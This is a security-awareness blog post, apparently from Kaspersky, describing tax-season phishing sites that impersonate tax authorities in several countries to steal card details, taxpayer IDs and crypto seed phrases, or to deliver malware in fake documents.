Reading view

Spam and phishing targeting taxpayers | Kaspersky official blog

In many countries, spring is the traditional time for filing income tax returns. These documents are a goldmine for bad actors because they contain a wealth of personal data, such as employment history, income, assets, bank account details — the list goes on. It’s no surprise that scammers ramp up their efforts around this time; the internet is currently crawling with fake websites designed to look exactly like government resources and tax authorities.

With deadlines looming and numbers to crunch, the rush to get everything done in good time can cause people to let their guard down. In the shuffle, it’s easy to miss the signs that the site where you’re detailing your finances has zero connection to the revenue service, or that the file you just downloaded, supposedly from a tax inspector, is actually malware.

In this post, we break down how these fraudulent tax agency sites operate across different countries and what you should absolutely avoid doing to keep your money and sensitive information safe.

Taxpayer phishing

This season, attackers have been spoofing tax authority websites across numerous countries, including the official government portals of Germany, France, Austria, Switzerland, Brazil, Chile, and Colombia. On these fraudulent sites, scammers harvest credentials for legitimate services, and steal personal data before offering to process a tax deduction — provided the victim enters their credit card details. In some cases, they even charge a fee for this fraudulent service.

Fraudulent Chilean tax service website

A site imitating the Chilean tax authority. The victim is prompted to enter their credit card information to receive a substantial tax refund — roughly US$375. Instead, the funds are siphoned from the victim’s account directly to the scammers

Sometimes, the tactic involves accusations issued on behalf of government bodies. In the image below, for example, a “head of tax audit” in Paris informs the victim that they provided incomplete income information. To avoid penalties, the user is told to download a document and make corrections immediately. However, the PDF file hides something much worse: malware.

Spoofed French tax portal (Impots.gouv)

Instead of an official document from the French tax service, the user finds malware waiting inside the PDF

In Colombia, a fake National Directorate of Taxes and Customs site similarly prompts users to download documents that must be “unlocked with a security key”. In reality, this is simply a password-protected, malicious ZIP archive.

Fake website impersonating the Colombian National Directorate of Taxes and Customs

After entering the password, the user opens a malicious archive that infects their device


Beyond phishing sites mimicking legitimate resources, our experts have discovered fraudulent websites promising paid services for filling out and auditing tax documents — and stealing high-value data, such as taxpayer identification numbers (TINs), instead.

Scammers in Brazil offering tax prep assistance
Scammers in Brazil offer help with tax returns. To contact them, the user must provide their name, phone number, address, date of birth, email, and TIN in a special form. Handing over a TIN puts the victim at risk of fraudulent loan applications, hijacked government service accounts, and further social engineering attacks

Scammers in Brazil offering tax prep assistance
Another Brazilian scam site. If you believe the attackers, they file 60 million tax returns annually — supposedly assisting a staggering 28% of the Brazilian population

Tax-free crypto earnings



Cryptocurrency holders have emerged as a specific target for attackers. Fake German tax authorities are demanding that wallet owners “verify their digital asset holdings”, citing EU regulations for tax calculation purposes. And of course, there’s a “silver lining”: it turns out crypto earnings are supposedly tax-exempt! However, to claim this generous benefit, users must go through a “verification” procedure. The site even promises to encrypt data using a “2048-bit SSL protocol”.

To complete the “verification” process, users are prompted to enter their seed phrase — the unique sequence of words tied to a crypto wallet that grants full recovery access. This request is paired with a threat: refusing to provide the data will lead to serious legal consequences, such as fines up to one million euros or criminal prosecution.

Spoofed German tax portal (ELSTER)
An announcement on the fake ELSTER portal claims that crypto earnings are tax-free following "verification" — and that the "tax service" has no direct access to users' wallets. Should we believe it?


Spoofed German tax portal (ELSTER)
First, the user is prompted to enter their personal information…


Spoofed German tax portal (ELSTER)
…And then they choose how to verify their crypto holdings: by linking a crypto wallet or an exchange account. Among the services targeted by these scammers are Ledger, Trezor, Trust Wallet, BitBox02, KeepKey, MetaMask, Phantom, and Coinbase

Spoofed German tax portal (ELSTER)
Finally, the victim is asked to provide their seed phrase, giving scammers total control over the wallet. The attackers kindly warn the victim to make sure no one is looking at their screen while they threaten them with non-existent legal penalties for non-compliance
